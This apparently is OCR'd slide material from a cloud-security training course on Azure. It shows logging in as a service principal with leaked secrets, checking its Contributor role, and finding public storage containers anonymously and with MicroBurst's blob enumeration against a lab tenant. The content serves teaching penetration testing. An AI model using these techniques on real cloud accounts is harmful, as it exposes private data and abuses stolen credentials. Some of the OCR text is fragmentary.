4446b888-9ff0-416b-b534-a42598113a26

```
C:\Users\tarek>az login --service-principal --username 31f74835  --password EMD7Q  --tenant 1a

[
  {
    "cloudName": "AzureCloud"
    "homeTenantId": "1a
    "id": "b8
    "isDefault": true,
    "managedByTenants": [],
    "name": "
    "state": "Enabled",
    "tenantId": "1a
    "user": {
      "name": "31f74835-2cf0-4724-9230-908c4c1ec51d",
      "type": "servicePrincipal"
    }
  }
]
```

```
C:\Users\tarek>az role assignment list  --assignee 31f74835-2cf0-4724-9230-908c4c1ec51d
The underlying Active Directory Graph API will be replaced by Microsoft Graph API in a future ve
es introduced during this migration: https://docs.microsoft.com/cli/azure/microsoft-graph-migrat
[
  {
    "canDelegate": null,
    "condition": null,
    "conditionVersion": null,
    "description": null,
    "id": "/subscriptions/
    "name": "
    "principalId": "
    "principalName": "31f74835-2cf0-4724-9230-908c4c1ec51d",
    "principalType": "ServicePrincipal",
    "roleDefinitionId": "/subscriptions/
dd24c",
    "roleDefinitionName": "Contributor",
    "scope": "/subscriptions/
    "type": "Microsoft.Authorization/roleAssignments"
  }
]
```

MISSION

Use the secrets found in the image to authenticate as the app Service Principal

What new privileges do you have?

STORY 2

Key vault secret

Azure Web app

ACR pull

Docker inspect

App registration

AZURE STORAGE

AZURE STORAGE

HACKERSACADEMY.COM

Azure Storage

Cloud storage solution

Reliable, secure, scalable, managed and accessible…

… Stored objects accessible using HTTP/S and REST API

STORAGE TYPES

- Blob – big volumes of unstructured data, text or binary
- Files – file share accessed using SMB, NFS or REST APIs
- Queue – storage and retrieval of messages
- Table – NoSQL (Cosmos DB)
- Disk – Azure Managed Disk (VHD)
- NetApp Files – enterprise class, high performance

STORAGE ENDPOINTS

Standard Endpoints


Storage service	Endpoint
Blob Storage	https://<storage-acnt>.blob.core.windows.net
Static Website	https://<storage-acnt>.web.core.windows.net
Data Lake	https://<storage-acnt>.dfs.core.windows.net
Azure Files	https://<storage-acnt>.file.core.windows.net
Queue Storage	https://<storage-acnt>.queue.core.windows.net
Table Storage	https://<storage-acnt>.table.core.windows.net

STORAGE ACCOUNT

Contains all storage objects: blobs, file shares, tables, etc.

Unique name across ALL of Azure (3-24 chars)

Stored objects accessible from anywhere over HTTP or HTTPS


Storage accounts
Alto Telco HQ (alto.tel)
Create
Restore
Manage view
Refresh
Export to CSV
Open query
Assign tags
Filter for any field...
Subscription equals all
Resource group equals all
Location equals all
Showing 1 to 4 of 4 records.
Name
Type
altocloudshellstorage
Storage account
altotel
Storage account
googleapps
Storage account
Settings
Configuration
Data Lake Gen2 upgrade
Resource sharing (CORS)
Advisor recommendations
Endpoints
Primary endpoint
Blob service
https://googleapps.blob.core.windows.net/
Secondary endpoint
Blob service
https://googleapps-secondary.blob.core.windows.net/
File service
Resource ID
/subscriptions/6009dd21-0e51-4b04-a62e-8edaf5fabb01/

CONTAINERS & BLOBS

CONTAINERS & BLOBS

Container

A collection of blobs. Like a directory

Blob

Unstructured data storage

Files like jpg, txt, etc.

Common for serving images, audio, video, backups

ACCESS LEVELS


Access


Public: access and file listing allowed without authentication


Private: no anonymous access


Blob: anonymous access possible with knowledge of URL. No file listing allowed

Container: anonymous access allows listing of files


Change access level
Change the access level of all selected containers.
Public access level
Private (no anonymous access)
Private (no anonymous access)
Blob (anonymous read access for blobs only)
Container (anonymous read access for containers and blobs)



Home > Resource groups > Storage_RG > altotel
altotel | Containers
Storage account
Search
Overview
Activity log
Tags
Diagnose and solve problems
Access Control (IAM)
Data migration
Events
Storage browser
Data storage
Containers
Container
Change access level
Restore containers
Search containers by prefix
Name
L..
Public access level
$logs
7..
Private
blob-only
4..
Blob
private-access
4..
Private
public
4..
Container
super-secret
4..
Container


Connect to Azure Storage
Select Connection Method
Select Resource
Select Connection Method
Enter Connection Info
Summary
How will you connect to the blob container?
Sign in using Azure Active Directory (Azure AD)
Shared access signature URL (SAS)
Anonymously (my blob container allows public access)


altotel.blob.core.windows.net/super-secret?comp=list
This XML file does not appear to have any style information associated with it. The document tree is shown below.
<EnumerationResults ContainerName="https://altotel.blob.core.windows.net/super-secret">
<Blobs>
<Blob>
<Name>confidential.png</Name>
<Url>https://altotel.blob.core.windows.net/super-secret/confidential.png</Url>
<LastModified>Mon, 10 Apr 2023 07:28:35 GMT</LastModified>
<Etag>0x8DB399531C5064A</Etag>
<Size>15406</Size>
<ContentType>image/png</ContentType>
<ContentEncoding/>
<ContentLanguage/>
</Blob>
</Blobs>
<NextMarker/>
</EnumerationResults>

```
PS C:\tarek> Invoke-EnumerateAzureBlobs -Base altotel
Found Storage Account - altotel.blob.core.windows.net

Found Container - altotel.blob.core.windows.net/public
       Public File Available: https://altotel.blob.core.windows.net/public/loki.png
```

```
PS C:\tarek> Invoke-EnumerateAzureBlobs -Base altotel -Folders 'C:\Az Tools\MicroBurst-master\MyCustomContainerList.txt'
Found Storage Account - altotel.blob.core.windows.net

Found Container - altotel.blob.core.windows.net/super-secret
       Public File Available: https://altotel.blob.core.windows.net/super-secret/confidential.png
```


Microsoft Azure Storage Explorer
File Edit View Help
EXPLORER
Search for resources
Collapse All
Refresh All
Quick Access
Emulator & Attached
Storage Accounts
(Attached Containers)
Blob Containers
sas-access (Read List) (SAS)
super-secret (Public)
File Shares
Queues
Tables
(Emulator - Default Ports) (Key)
Data Lake Storage Gen1 (deprecated)
super-secret
Download
Open
Active
Name
confidential.png

AUTHORIZATION


Container/Blob Authorization

